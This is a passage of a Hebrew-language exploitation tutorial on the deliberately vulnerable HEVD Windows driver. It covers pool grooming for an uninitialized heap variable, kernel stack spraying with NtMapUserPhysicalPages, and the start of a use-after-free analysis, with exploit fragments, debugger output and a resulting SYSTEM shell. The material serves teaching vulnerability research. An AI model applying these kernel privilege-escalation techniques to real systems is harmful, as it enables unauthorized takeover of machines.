על מנת שהדרייבר יקבל את ה-chunk שאנו יצרנו כאשר יבקש זיכרון ב-Paged Pool, על ה-chunk שלנו להיות בראש ה-LookasideList הרלוונטי. אבל, מכיוון שאנו לא שולטים במידע שקיים ב-Lookaside לפני תחילת יצירת הקצאות ה-ObNm שלנו, עלינו קודם כל לוודא שה-Lookaside התרוקן. על מנת לרוקן את ה-Lookaside, ניצור 0x100 chunk-ים כאלו, וכך "נסחט" את כל ה-chunk-ים הקיימים ב-Lookaside. לאחר מכן, נשחרר במהירות ה-chunk-ים, על מנת שיופיעו בראש ה-Lookaside ולא יתבצע שחרור אחר של chunk בעל אותו block size. כך, כאשר הדרייבר יבקש זיכרון ב-Paged Pool, הוא יקבל את אחד ה-chunk-ים שיצרנו. לתהליך שתיארנו קוראים, כפי שצינו בעבר, Pool Grooming.

לצורך הדגמה, נחליט שאנו מעוניינים שהערך של Callback יהיה 0x41414141. לכן, השם שנעניק ל-Event יהיה:

```
event_name = "\\x42" * 0x04 + "\\x41\\x41\\x41\\x41" + "\\x43" * 0xE3 + str(index+1).ljust(0x04, '\\x44') + '\\x00'
```

כאשר ארבעת הבתים האחרונים (לפני ה-null-terminator) מטרתם להעניק שם ייחודי ל-Event, אחרת הקריאה ל-CreateEvent תכשל.

עבור כל Event שנייצר, בעל שם בפורמט שצינו, ייוצר chunk ב-Paged Pool תחת התג ObNm, שה-block size שלו הוא 0xF8. בעת הקריאה ל-CloseHandle עם ה-handle ל-Event, גם ה-chunk שמחזיק את שמו ישוחרר, ויכנס ל-Lookaside המתאים לו, ספציפית ל-PPPPagedLookasideList[0x1E]. נרשום

תכנית שיוצרת 0x100-Event ים כאלו, ולאחר מכן משחררת אותם ושולחת בקשת IOCTL לדרייבר עם קוד ה-IOCTL שיגרום לקריאה ל-HEVD!TriggerUninitializedHeapVariable, ונבחן את ה-Lookaside הרלוונטי לאורך פעולת התכנית.

על מנת לבחון את ה-Pool בצורה נוחה יותר, ניעזר בתוסף ל-WinDbg בשם poolinfo. התוסף נכתב על ידי fishstiqz וניתן להעתיק אותו מ-GitHub. בספריה ב-GitHub קיימים הן קבצי מקור והן קבצי dll מוכנים מראש. על מנת להוסיף תוסף ל-WinDbg, נצטרך להעתיק את ה-dll המתאים (במקרה הזה, את ה-dll בארכיטקטורת בארכיטקטורת 32 ביט) למיקום בו WinDbg יודע למצוא תוספים. הפקודה "extpath" תציג את הנתונים בהם WinDbg מחפש תוספים. באופן כללי, WinDbg ידע למצוא תוספים הנמצאים בכל אחד מהנתיבים שמוגדרים במשתנה הסביבה %PATH%. ניתן לטעון גם את התוסף בעזרת נתיב מדויק. טעינת תוספים נעשית באמצעות שימוש בפקודה "load <path>". לאחר טעינת התוסף, נריץ את הפקודה "!poolinfo" על מנת לוודא שהוא נטען בהצלחה. הפלט אמור להיות דומה לפלט הבא:

```
kd> !poolinfo
!poolinfo [options] <descriptor|lookaside address>
pool options:
  -s, --summary          show a summary of the pool descriptor (default)
  -v, --verbose          display a full dump of the pool descriptor
  -f, --free             show the freelist (ListHeads)
  -b, --bucket <size>   the bucket to show in the freelist (default: 0)
lookaside options:
  -l, --lookaside        treat the supplied address as a lookaside descriptor
  -t, --looktype <type> the lookaside type. one of: nonpaged, paged, session
```

ישנן מספר פקודות שהתוסף poolinfo מייצא לנו. ראשית, ניתן לצפות ברשימה של כל ה-Pools במערכת בעזרת הרצת !poollist. אם נוסיף את הדגל -l לפקודה, יוצגו לנו גם כל ה-Lookasides של ה-Pools:

```
kd> !poollist -l
Pool Descriptors
NonPagedPool[0]: 82b727c0
PagedPool[0]: 84f3c000
PagedPool[1]: 84f3d140
PagedPool[2]: 84f3e280
PagedPool[3]: 84f3f3c0
PagedPool[4]: 84f40500
PagedPoolSession[0]: 8b846e00
Lookaside Descriptors
Lookaside NonPagedPool[0]: 82b67440
Lookaside PagedPool[0]: 82b67d40
Lookaside PagedPoolSession[0]: 8b846080
```

הפקודה הזו שימושית מאוד ותחסוך לנו את מציאת ה-Lookaside על פי ה-KPRCB שנומצא ב-fs. לחיצה על אחד הקישורים תציג מידע מפורט יותר על כל אחד מה-Pool Descriptors/Lookaside Descriptors.

פקודה נוספת היא !poolinfo, והיא תציג לנו מידע על ה-Pool/Lookaside שאת הכתובת שלו נספק כארגומנט. הפקודה !poolinfo יודעת לפרסר בצורה נוחה מאוד את המבנים שקיימים ב-Pool Descriptor/Lookaside, ומפשטת מאוד את העבודה מולם. לדוגמה, אם נרצה לראות את ה-ListHeads

של ה-Non-Paged Pool באופן מפורסר, נריץ "82b727c0 -f !poolinfo", כאשר f- מורה ל-poolinfo!
להציג מידע אודות ה-ListHeads, והכתובת שסיפקנו היא הכתובת של ה-Pool Descriptor של ה-Non-
Paged Pool שמצאנו בעזרת !poollist. אם נרצה לראות מידע אודות ListHead ספציפי, נוסיף את הדגל -
<size>b, כאשר size הוא הגודל בביתים של ההקצאות שאמורות להימצא תחת ה-ListHead. להלן דוגמה
לבחינת ListHeads[0x1D] של ה-Non-Paged Pool:

```
kd> !poolinfo -f -b=0xf0 82b727c0
Pool Descriptor NonPagedPool[0] at 82b727c0
PoolType: 00 (NonPagedPool)
PoolIndex: 00000000
PendingFreeDepth: 00000006
ListHeads[1D]: size=0F0
86e22048: size:0F0 prev:048 index:00 type:00 tag:VM3D
8501b958: size:0F0 prev:040 index:00 type:00 tag:Etw.
86d72040: size:0F0 prev:040 index:00 type:00 tag:...
850318d0: size:0F0 prev:078 index:00 type:00 tag:Vad
86ce0b90: size:0F0 prev:0E8 index:00 type:00 tag:Wmi.
86d71720: size:0F0 prev:048 index:00 type:00 tag:UHUB
867d7490: size:0F0 prev:090 index:00 type:00 tag:MmCa
86db6e08: size:0F0 prev:048 index:00 type:00 tag:Etw.
86de98f8: size:0F0 prev:048 index:00 type:00 tag:Etw.
8677e6e0: size:0F0 prev:048 index:00 type:00 tag:Etw.
86d76128: size:0F0 prev:040 index:00 type:00 tag:Etw.
```

כאמור, !poolinfo יודע להציג מידע גם על ה-Lookaside, באופן דומה. על מנת לבחון את
PPPagedLookasideList[0x6], נריץ:

```
kd> !poolinfo -l -t Paged -b=038 82b67d40
Lookaside[06]: size=038, 82b67ef0
9f442c10: size:038 prev:030 index:04 type:05 tag:SeUs
a0827000: size:038 prev:000 index:02 type:05 tag:CMVa
```

כאשר "t Paged" מציין ל-poolinfo את סוג ה-Lookaside.

ניעזר ב-poolinfo ונבחן את ה-Lookaside הרלוונטי אותו אנו מעוניינים לאכלס:
PPPagedLookasideList[0x1E]. להלן מצב ה-Lookaside לפני יצירת ה-Event-ים:

```
kd> !poolinfo -s -l -t Paged 82b67d40 -b=0xF8
Lookaside[1E]: size=0F8, 82b685b0
9f5f9000: size:0F8 prev:000 index:03 type:05 tag:NtFA
```

ניתן לראות שה-Lookaside מכיל chunk אחד. כאשר ניצור את ה-Event-ים, ל-ObNm המקושר ל-Event
הראשון יוקצה ה-chunk הזה, כך שאין לנו מה לדאוג.

לאחר שחרור ה-Event-ים, ה-Lookaside יראה כך:

```
kd> !poolinfo -s -l -t Paged 82b67d40 -b=0xF8
Lookaside[1E]: size=0F8, 82b685b0
  8a65f6e0: size:0F8 prev:018 index:04 type:05 tag:ObNm
  a09bdb70: size:0F8 prev:028 index:03 type:05 tag:ObNm
  a08e2dd0: size:0F8 prev:008 index:02 type:05 tag:ObNm
  9f5f9000: size:0F8 prev:000 index:03 type:05 tag:ObNm
```

נדגום את ה-ObNm העליון ונראה שהוא אכן מכיל את המידע שרצינו, כאשר 4 בתים אחרי סיום ה-
_POOL_HEADER קיימת הכתובת 0x41414141:

```
kd> dd 8a65f6e0+8 L4
8a65f6e8 a09bdb78 41414141 43434343 43434343
```

מעולה 😊. כזכור, ארבעת הבתים הראשונים ב-chunk הם ה-SINGLE_LIST_ENTRY שמכיל את הכתובת של ה-chunk הבא ב-Lookaside. נמקם נקודת עצירה ב-TriggerUninitializedHeapVariable, ונבחן את הערך של eax אחרי הקריאה ל-ExAllocatePoolWithTag:

```
kd>
HEVD!TriggerUninitializedHeapVariable+0x31:
93804d9b ff1514208093 call dword ptr [HEVD!_imp__ExAllocatePoolWithTag]
kd>
HEVD!TriggerUninitializedHeapVariable+0x37:
93804da1 8945e4 mov dword ptr [ebp-1Ch],eax
kd> r eax
eax=8a65f6e8
kd> dd eax L3
8a65f6e8 00000000 41414141 43434343
```

כפי שניתן לראות, לדרייבר הוקצה ה-chunk הראשון מה-Lookaside. בעת ההקצאה, הוסר ה-SINGLE_LIST_ENTRY, אך כל שאר ההקצאה נותרה זהה, כפי שניתן לראות מתוצאות הרצת "dd eax L3". נמשיך עד לנקודה בה קוראים ל-Callback. הפקודה הרלוונטית היא "call dword ptr [eax+4]". נעקוב אל תוך הקריאה:

```
kd>
HEVD!TriggerUninitializedHeapVariable+0x119:
93804e83 ff5004 call dword ptr [eax+4]
kd> t
41414141 ?? ???
```


מגניב 😊. אם נכניס את הפקודה "g", המערכת לא תקרוס מכיוון שהפונקציה עטופה ב-try-except.

לכאורה, כל שעלינו לעשות הוא להחליף את 41414141 בכתובת של ה-shellcode שלנו, אבל כמובן שזה יהיה פשוט מדי.

כזכור, התוכן שנכתב אל תוך ה-chunk הוא השם שהענקנו ל-Event. השם הוא מחרוזת שסופה מוגדר באמצעות null-terminator. מכיוון שהכתובת של ה-Callback אליו יקפוץ הדרייבר מוגדרת יחסית בתחילת ההקצאה, לא אפשרי שהיא תכיל null-bytes. לכן, נשתמש בפונקציה האהובה עלינו

NtAllocateVirtualMemory על מנת לבקש להקצות זיכרון בכתובת שלא מכילה null-bytes, ואליה נרשום את ה-shellcode שלנו. כזכור, אין צורך בהתאוששות מיוחדת בסוף ה-shellcode, נוכל להסתפק ב-ret.

נריץ שוב את התכנית, ולאחר שה-shellcode ירוץ:


```

event handle: 0x3a4
event handle: 0x3a8
event handle: 0x3ac
event handle: 0x3b0
event handle: 0x3b4
event handle: 0x3b8
event handle: 0x3bc
event handle: 0x3c0
event handle: 0x3c4
event handle: 0x3c8
event handle: 0x3cc
event handle: 0x3d0
event handle: 0x3d4
event handle: 0x3d8
event handle: 0x3dc
event handle: 0x3e0
event handle: 0x3e4
event handle: 0x3e8
event handle: 0x3ec
event handle: 0x3f0
event handle: 0x3f4
event handle: 0x3f8
event handle: 0x3fc
event handle: 0x400
event handle: 0x404
event handle: 0x408
event handle: 0x40c
event handle: 0x410
event handle: 0x414
event handle: 0x418
event handle: 0x41c
event handle: 0x420
event handle: 0x424
event handle: 0x428
event handle: 0x42c
event handle: 0x430
event handle: 0x434
event handle: 0x438
Freeing events...
Finished Ioctl Request...

```

Administrator: C:\Windows\system32\cmd.exe

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.


C:\DriverDev\hacksys_communication>whoami
nt authority\system

C:\DriverDev\hacksys_communication>

Image Name	Private Bytes	Working Set	PID	Session ID	Architecture
vmtoolsd.exe	0.25	1460	DEV-VM\Demo		
cmd.exe		2972	DEV-VM\Demo		
hacksys.exe		800	NT AUTHORITY\SYSTEM		
cmd.exe		1636	NT AUTHORITY\SYSTEM		
proccexp.exe	1.82	2152	DEV-VM\Demo		

CPU Usage: 23.98% Commit Charge: 36.52% Processes: 48 Physical Usage: 100%

ניצול החולשה בסעיף הזה הייתה מאוד לא טריוויאלית, אבל למדנו הרבה על ה-Pool ועכשיו אנחנו חזקים יותר 😊.

Uninitialized Stack Variable

הדיון שלנו בניצול משתנים לא מאותחלים ממשיך, והפעם נדון ב-
HEVD!TriggerUninitializedStackVariable. קוד ה-IOCTL שגורם לקריאה של הפונקציה הוא 0x22202F.
להלן ה-pseudocode ש-IDA יצרה עבור הפונקציה, במלואו:

```
1 int __stdcall TriggerUninitializedStackVariable(void *UserBuffer)
2 {
3     DWORD userBufferValue; // esi@1
4     _UNINITIALIZED_STACK_VARIABLE UninitializedStackVariable; // [sp+10h] [bp-10h]@1
5     CPPEH_RECORD ms_exc; // [sp+104h] [bp-18h]@1
6
7     ms_exc.registration.TryLevel = 0;
8     ProbeForRead(UserBuffer, 0xF0u, 4u);
9     userBufferValue = *(DWORD *)UserBuffer;
10    DbgPrint("[+] UserValue: 0x%p\n", *(DWORD *)UserBuffer);
11    DbgPrint("[+] UninitializedStackVariable Address: 0x%p\n", &UninitializedStackVariable);
12    if (userBufferValue == 0xBAD0B0B0)
13    {
14        UninitializedStackVariable.Value = 0xBAD0B0B0;
15        UninitializedStackVariable.Callback = (void (__stdcall *)())UninitializedStackVariableObjectCallback;
16    }
17    DbgPrint("[+] UninitializedStackVariable.Value: 0x%p\n", UninitializedStackVariable.Value);
18    DbgPrint("[+] UninitializedStackVariable.Callback: 0x%p\n", UninitializedStackVariable.Callback);
19    DbgPrint("[+] Triggering Uninitialized Stack Variable Vulnerability\n");
20    if (UninitializedStackVariable.Callback)
21        UninitializedStackVariable.Callback();
22    return 0;
23 }
```

הפונקציה מקבלת ארגומנט אחד. כרגיל, מדובר בכתובת לבאפר שסיפקנו ל-DeviceIoControl. הפונקציה מגדירה משתנה על המחסנית, בשם UninitializedStackVariable. המשתנה הוא ממבנה _UNINITIALIZED_STACK_VARIABLE. במידה והערך של הבאפר שסיפקנו לפונקציה הוא 0xBAD0B0B0, מאתחלים את UninitializedStackVariable ואת ה-Callback שלו (זה תרחיש הריצה התקין). בכל תרחיש הריצה, במידה ומוגדר Callback (כלומר, במידה והערך שנמצא ב-Callback הוא לא אפס), קוראים לו.


החולשה עצמה כמעט זהה לזו שנתקלנו בה בסעיף הקודם: מגדירים משתנה המכיל Callback, אך קיים תרחיש בו קוראים ל-Callback מבלי לאתחל את המשתנה. במידה ונוכל להשתלט על המשתנה הלא מאותחל, נוכל לבחור כתובת לבחירתנו בתור ה-Callback - כמובן שנבחר בכתובת של ה-shellcode שלנו - ולהריץ את הקוד שנמצא בכתובת שבחרנו ב-context של Kernel-Mode.

אני יוצא מנקודת הנחה שקוראי המאמר יודעים איך נראית המחסנית ומכירים מונחים כמו call stack ו-stack frames, ולכן אסקור את הרעיון התיאורטי מאחורי ניצול החולשה בזריזות.

כידוע, המחסנית גדלה לכיוון כתובות נמוכות יותר, ומחולקת למסגרות (frames). כל מסגרת מייצגת פרוצדורה, ומכילה את כל המשתנים הלוקאליים של הפרוצדורה, כתובת החזרה שלה, והפרמטרים איתה היא נקראה.

אם הפונקציה DrawSquare קראה לפונקציה DrawLine, החלק העליון של המחסנית יראה כך:

כאשר מצביע המחסנית (ב-32 ביט זהו האוגר ESP) מצביע לראש המחסנית - לכתובת שממנה מתחילים המשתנים הלוקאליים של DrawLine (זוהי הכתובת הנמוכה ביותר בתרשים שמוצג לעיל). כאשר תבצע חזרה מהפונקציה DrawLine, יתבצע דבר בשם stack unwinding, ומצביע המחסנית יצביע על תחילת הלוקאליים של DrawSquare. כמובן שבמהלך unwinding, המידע לא נאבד: אם אחד המשתנים הלוקאליים של DrawLine ערכו 0x41414141 והוא ממוקם בכתובת 0x82b63a80 במחסנית, הערך שיאוחסן בכתובת 0x82b63a80 יישאר 0x41414141 גם לאחר ה-unwinding, עד שיידרס על ידי ערך חדש. במידה ו-DrawSquare תקרא שוב ל-DrawLine, מיד לאחר החזרה מ-DrawLine, אז המסגרת של הקריאה הנוכחית ל-DrawLine תנצל בדיוק את אותו מרחב כתובות שניצלה הקריאה הקודמת ל-DrawLine.


נדגים את העיקרון הזה בעזרת קטע הקוד הבא:

```
void callee(int n) {
    int uninitializedStackVar;
    printf("Variable value is: %d\n", uninitializedStackVar);
    uninitializedStackVar = n;
}

void caller() {
    callee(4);
    callee(5);
}

int main() {
    caller();
    return 0;
}
```

הפונקציה main קוראת לפונקציה caller, שבתורה קוראת פעמים ל-callee, עם ארגומנטים שונים. הפונקציה callee מדפיסה את הערך של uninitializedStackVar, ולאחר מכן מציבה בו את הערך איתו היא נקראה.

להלן הפלט של קטע הקוד:

```
Variable value is: 0  
Variable value is: 4
```

ניתן לראות, שהערך שהוצב לאחר הקריאה הראשונה (4) נשמר, ולכן בקריאה השנייה ל-callee, הערך של uninitializedStackVar היה 4. להלן קטע קוד מורכב יותר, שהסיטואציה בו דומה יותר לסיטואציה שקיימת ב-TriggerUninitializedStackVariable:

```
struct _RANDOM_STRUCT {  
    int n;  
    void(*Callback)();  
};  
  
void readInput() {  
    char input[0x8];  
    scanf("%8s", input);  
}  
  
void legitCallback() {  
    printf("Legit callback");  
}  
  
void callee(int value) {  
    _RANDOM_STRUCT s;  
  
    if (0xBAD0B0B0 == value) {  
        s.Callback = &legitCallback;  
    }  
  
    printf("Callback address is: 0x%x\n", s.Callback);  
    // Invoke callback  
}  
  
void caller() {  
    readInput();  
    callee(0x0BADF00D);  
}  
  
int main() {  
    caller();  
    return 0;  
}
```

הפונקציה callee מגדירה את s ממבנה _RANDOM_STRUCT על המחשנית. במבנה זה, קיים שדה בשם Callback, שהוא מצביע לפונקציה. במידה והערך איתו הפונקציה נקראת שווה לערך קסם כלשהו, מאתחלים את ה-Callback עם כתובת לגיטימית של פונקציה. לפני הקריאה ל-callee, קיימת קריאה לפונקציה בשם readInput, אשר מקבלת קלט שהמשתמש שולט בו. לאחר החזרה מ-readInput, הערך שהתקבל כקלט מהמשתמש יישאר על המחשנית, וכאשר הקריאה ל-callee תקבל את מסגרת הקריאה שלה, הערכים שסופקו כקלט ישמשו כערכים של s טרם אתחולו. ואכן, הרצת התכנית עם הקלט "AAAAAAA" תגרום להדפסת הכתובת הבאה ככתובת ה-Callback:

```
AAAAAAA  
Callback address is: 0x414141
```


נציין שקיימים Runtime checks שנועדו למנוע דברים כאלו, וגם שקומפילרים לרוב לא יתנו לקוד בו קיים משתנה לא מאותחל להתקמפל אלא אם כן נגדיר להם אחרת.

לאחר שהבנו איך ניתן לבצל חולשות משתנה לא מאותחל במחסנית ב-userland, עלינו להבין איך ניתן לעשות זאת מה-userland עבור משתנה לא מאותחל בקרנל. המשימה כאן קשה יותר, וזאת מכיוון שכידוע, מרחב הכתובות הוירטואלי של תהליך מחולק לכתובות של המשתמש (ב-32 ביט, 2GB אם כי ניתן להגדיל ל-3GB) וכתובות שניתן לגשת אליהן רק ב-Kernel-Mode (2GB או 1GB, בהתאמה לגודל מרחב הכתובות של המשתמש). כמו כן, הדוגמה שתיארנו כאן היא נאיבית מבחינת השינויים שהמחסנית עוברת מרגע הקריאה לפונקציה שמאפשרת לנו לרשום למחסנית לרגע הקריאה לפונקציה הפגיעה. בפועל, ניצול חולשות כאלו מסתמך על ריסוס המחסנית בערך איתו אנו רוצים "לאתחל" את המשתנה הלא מאותחל.


עולה בעיה - כיצד ניתן לרסס את המחסנית הקרנלית? כזכור, הפונקציה TriggerStackOverflow מאפשרת לנו לרשום מידע שרירותי לחלק לא מבוטל של המחסנית (למעלה מ-0x800 בתים לפני שנגרום לחריגה), ולכן נוכל בתיאוריה להיעזר בה, אך במקום זאת ניעזר בפונקציה נוחה יותר וגנרית יותר, שלא תלויה בדרייבר הספציפי איתו אנו מתקשרים.

הפונקציה הזו היא NtMapUserPhysicalPages. ניתן לקרוא עליה בבלוג של j00ru (חוקר ב-Project Zero של גוגל). להלן החתימה של הפונקציה (מ-MSDN):

```
BOOL WINAPI NtMapUserPhysicalPages(  
    _In_ PVOID lpAddress,  
    _In_ ULONG_PTR NumberOfPages,  
    _In_ PULONG_PTR UserPfnArray  
);
```

מטרת הפונקציה היא למפות מחדש עמודי זיכרון פיזי. הפונקציה מקבלת שלושה ארגומנטים - כתובת, מספר עמודים (כאשר הגודל של כל עמוד הוא 4 בתים) ומערך של ערכים שיכתבו לעמודים בהתאם לאינדקס. הכתובת היא הכתובת של תחילת אזור הזיכרון אותו אנו רוצים למפות מחדש.

מה שמעניין אותנו הוא שבמהלך פעילות הפונקציה, היא מעתיקה את הערכים מהמערך אל המחסנית או אל זיכרון Pool, על פי גודלו - אם כמות העמודים גדולה מ-1024 (כלומר, אם סך גודל המידע שמכיל המערך גדול מ-4096 בתים), המידע יועתק לזיכרון Pool. אחרת, המידע יועתק למחסנית. הפונקציה הזו מאפשרת לנו לכתוב שרירותית 4096 בתים למחסנית הקרנלית, ולכן היא פופולרית מאוד בריסוס מחסנית בקרנל.

זכור, אנו מעוניינים להשתלט על הערך של `UninitializedStackVariable.Callback` ולדרוס אותו עם הכתובת של ה-shellcode שלנו, לכן נבצע את הריסוס באופן הבא:

```
NTSTATUS (__stdcall*NtMapUserPhysicalPages)(void* VirtualAddress,
unsigned long NumberOfPages, unsigned long* UserPfnArray);
*(FARPROC *)&NtMapUserPhysicalPages =
GetProcAddress(LoadLibraryA("ntdll.dll"), "NtMapUserPhysicalPages");


unsigned long sprayBuffer[1024];
for(i = 0; i < 1024; i++) {
    sprayBuffer[i] = (unsigned long)&payload;
}

NtMapUserPhysicalPages(0, 1024, sprayBuffer);
```

לאחר מכן, נשלח בקשת IOCTL עם הקוד שמוביל לקריאה ל-`TriggerUninitializedStackVariable`. חשוב מאוד לא לבצע שום פעולה שיכולה לשנות את המחסנית הקרנלית בין לבין על מנת לא לדרוס את הערכים שריססנו. נמקם נקודת עצירה בתחילת ה-shellcode, ונריץ את התכנית ב-VM שלנו. מידע תעלה נקודת העצירה ב-WinDbg, ואם נבחן אותה נראה שהיא ממוקמת בתחילת ה-shellcode שלנו (ניתן לראות זאת הן בעזרת התבוננות ב-Disassembly לאחר נקודת העצירה, והן מכיוון שהיא ממוקמת ב-userland). כמו כן, אם נתבונן ב-backtrace נראה שנקראנו מ-`HEVD!TriggerUninitializedStackVariable`, כפי שציפינו:

```
<d> u eip L5
013d7d50 cc          int      3
013d7d51 60          pushad
013d7d52 64a124010000 mov     eax,dword ptr fs:[00000124h]
013d7d58 8b4050      mov     eax,dword ptr [eax+50h]
013d7d5b 8bd8      mov     ebx,eax
<d> k 4
# ChildEBP RetAddr
WARNING: Frame IP not in any known module. Following frames may be wrong.
00 94343978 93804f94 0x13d7d50
01 94343a9c 93804fe8 HEVD!TriggerUninitializedStackVariable+0x9a [c:\hacksy
02 94343aa8 93805219 HEVD!UninitializedStackVariableIoctlHandler+0x1a [c:\h
03 94343ac4 82a70d7d HEVD!IrpDeviceIoctlHandler+0x18b [c:\hacksysextemevu]
```

נבחן את ההרשאות של ה-cmd שפתחנו לאחר סיום בקשת ה-ioctl:

Use after Free

אנו קרובים לסיום עיסוקינו עם HEVD, ואיך אפשר לדבר על חולשות מבלי לדבר על חולשות Use after Free (להלן UaF)?

הרבה נאמר בעבר על חולשות Use after Free, ובגיליון ה-60 של המגזין פורסם מאמר העוסק בחולשות UaF וניצולן תחת השם "[Use Freed Memory For Fun And Profit](#)". מאת מנחם ברויאר. הרעיון מאחורי חולשות UaF הוא כזה: במהלך ריצת התכנית, היא מקצה chunk זיכרון, בו מידע קריטי כמו כתובות של פונקציות, ושומרת את כתובתו בצורה שנגישה לחלקים אחרים בתכנית (לדוגמה, על גלובלי). במקומות שונים בתכנית, היא קוראת לפונקציות הללו, על סמך המידע שקיים ב-chunk. בתרחישי ריצה מסוימים, התכנית משחררת את ה-chunk ולא אמורה להשתמש במידע השמור בגלובלי עד שיוקצה chunk חדש. לעיתים, בעקבות הקושי בניהול מאגר קוד גדול ובעקבות חוסר מחשבה על כלל תרחישי הריצה האפשריים, יתכן מצב ובו בהתאם לקלט מסוים של המשתמש, ה-chunk בו יושב המידע הקריטי ישוחרר, אך התכנית תנסה לגשת אליו בכל זאת. למקרים כאלו נהוג לקרוא Use after Free.

לרוב, כשמדברים על חולשות UaF נהוג לדבר גם על אובייקטים, והחולשה היא חולשה שבה ניתן לגרום לתכנית לקרוא למתודות וירטואליות של אובייקט שהיא שיחררה. המקרה שלנו פשוט יותר, ולכן לא נדון בנושאים אלו.

ניצול חולשות UaF מתבסס על הצלחה ליצור הקצאה באותו גודל של ההקצאה שהתכנית השתמשה בה, וכך בסופו של דבר לקבל את ההקצאה המקורית שהתכנית מחזיקה אליה מצביעה. מסתמכים כאן על אלגוריתם השחרור וההקצאה של ה-Pool/Heap, אותו סקרנו בסעיפים הקודמים. ההקצאה החדשה צריכה להיות כזו שהמשתמש שולט בתוכנה, וכך ניתן ליצור הקצאה מזויפת בעלת אותו מבנה כמו ההקצאה המקורית, כך שבעת ה-UaF התכנית לא תקרוס, אלא תקפוץ לקוד שהתוקף מעוניין להריץ. לרוב על מנת לקבל את ההקצאה המשוחררת אין מנוס מלרסס את ה-Pool/Heap (תלוי אם אנחנו רוצים לנצל תכנית User-Mode (בשביל RCE לדוגמה) או רכיב שרץ ב-Kernel-Mode (לצורך הסלמת הרשאות לדוגמה)) בהקצאות הפיקטיביות בתקווה שאחת מהן תאכלס את ה-chunk אליו המטרה שאנו רוצים לנצל מחזיקה מצביע.

ראשית, נבין כיצד ניתן לגרום ל-UaF. תחילה, נבחן את הפונקציה `AllocateUafObject`. הפונקציה לא מקבלת אף ארגומנטים וקוד ה-IOCTL 0x222013 יגרום לקריאה לה. הפונקציה מבצעת שלוש פעולות עיקריות: תחילה, מבקשת הקצאה של 0x58 בתים ב-Non-Paged Pool עם התג 'Hack'.

```
DbgPrint("[+] Allocating UaF Object\n");
allocatedChunk = ExAllocatePoolWithTag(0, 0x58u, 'kcaH');
if ( allocatedChunk )
```


במידה וההקצאה הצליחה, מאתחלים את האובייקט וממקמים בתחילתו (ב-DWORD הראשון בהקצאה) את הכתובת של ה-Callback התקין שלו (מסומן בתמונה):

```
memset(allocatedChunk + 1, 65, 0x54u);
*((BYTE *)allocatedChunk + 87) = 0;
*allocatedChunk = UaFObjectCallback;
```

לאחר מכן, מעתיקים את הכתובת של ה-Chunk שמכיל את האובייקט לתוך הגלובלי `g_UseAfterFreeObject`:

```
g_UseAfterFreeObject = allocatedChunk;
```

מבחינה של ref-xים לגלובלי, ניתן לראות שהוא נמצא בשימוש בעוד שתי פונקציות: `UseUaFObject` ו-`FreeUaFObject`. נתחיל מ-`UseUaFObject`. הפונקציה תקרא אם נתקשר עם הדרייבר עם קוד ה-IOCTL `0x222017`, ולא מקבלת ארגומנטים. להלן הפונקציה:

```
int __stdcall UseUaFObject()
{
    int Status; // [sp+14h] [bp-1Ch]@1

    Status = -1073741823;
    if ( g_UseAfterFreeObject )
    {
        DbgPrint("[+] Using UaF Object\n");
        DbgPrint("[+] g_UseAfterFreeObject: 0x%p\n", g_UseAfterFreeObject);
        DbgPrint("[+] g_UseAfterFreeObject->Callback: 0x%p\n", *(_DWORD *)g_UseAfterFreeObject);
        DbgPrint("[+] Calling Callback\n");
        if ( *(_DWORD *)g_UseAfterFreeObject )
            (*(void (**)(void))g_UseAfterFreeObject)();
        Status = 0;
    }
    return Status;
}
```

ניתן לראות שהפונקציה מבצעת שתי בדיקות: הראשונה, בדיקה שהגלובלי מאותחל. כמובן שאם התבצעה כבר קריאה ל-`AllocateUaFObject`, הגלובלי יהיה מאותחל. לאחר מכן, בודקים שה-DWORD הראשון בכתובת אליה הגלובלי מצביע (הלא הוא ה-DWORD הראשון ב-chunk שמייצג את האובייקט) שונה מ-0. במידה וכן, קוראים לו. זוהי קריאה ל-Callback של האובייקט.

עתה, נבחן את `FreeUaFObject`. קוד ה-IOCTL שיגרום לקריאה לפונקציה הוא `0x22201B`. להלן הפונקציה:

```
int __stdcall FreeUaFObject()
{
    int Status; // [sp+18h] [bp-1Ch]@1

    Status = 0xC0000001;
    if ( g_UseAfterFreeObject )
    {
        DbgPrint("[+] Freeing UaF Object\n");
        DbgPrint("[+] Pool Tag: %s\n", "kcaH");
        DbgPrint("[+] Pool Chunk: 0x%p\n", g_UseAfterFreeObject);
        ExFreePoolWithTag(g_UseAfterFreeObject, 0x6B636148u);
        Status = 0;
    }
    return Status;
}
```


ניתן לראות שכל מה שהפונקציה עושה הוא לשחרר את האובייקט (במידה והוא הוקצה כבר), אך הפונקציה לא מאפסת את המצביע לאובייקט, מה שאומר שאם התבצעה קריאה ל-`AllocateUaFObject`, אחריה קריאה ל-`FreeUaFObject` ואז קריאה ל-`UseUaFObject`, אז הפונקציה `UseUaFObject` עדיין תחשוב שההקצאה לא שוחררה ותנסה לקרוא ל-`Callback` שמוגדר ב-`chunk` שכבר לא בשליטתנו, וזאת מכיוון ש-`g_UseAfterFreeObject` לא מאופס ב-`FreeUaFObject`.

ברור שאם נצליח להקצות את ה-`chunk` ששוחרר ולכתוב ב-`DWORD` הראשון שלו את הכתובת של ה-`shellcode` שלנו, נוכל לבצע הסלמת הרשאות, אך יש לנו שתי בעיות:

1. עדיין לא מצאנו דרך לבקש הקצאה של `0x58` בתים שאנחנו שולטים בתוכן שלה.
2. גם אם נצליח לבצע הקצאה אחת, עדיין לא מובטח לנו שנקבל את ה-`chunk` ש-`g_UseAfterFreeObject` מצביע אליו.

את הבעיה השנייה ניתן לפתור, כפי שציינו, בעזרת ריסוס: ניצור הקצאות רבות (שרירותית בחרתי ב-5000) שפוטנציאלית יכולות להשתמש ב-`chunk` ש-`g_UseAfterFreeObject` מצביע אליו, ואחת מהן תקבל אותו. על מנת לפתור את הבעיה הראשונה, נתבונן בפונקציה אחרת בדרייבר, בשם `AllocateFakeObject`:

```
unsigned int __stdcall AllocateFakeObject(_FAKE_OBJECT *UserFakeObject)
{
    _FAKE_OBJECT *v1; // ebx@1
    unsigned int result; // eax@2

    DbgPrint("[+] Creating Fake Object\n");
    v1 = (_FAKE_OBJECT *)ExAllocatePoolWithTag(0, 0x58u, 'kcaH');
    if (v1)
    {
        DbgPrint("[+] Pool Tag: %s\n", "'kcaH'");
        DbgPrint("[+] Pool Type: %s\n", "NonPagedPool");
        DbgPrint("[+] Pool Size: 0x%zx\n", 88);
        DbgPrint("[+] Pool Chunk: 0x%p\n", v1);
        ProbeForRead(UserFakeObject, 0x58u, 1u);
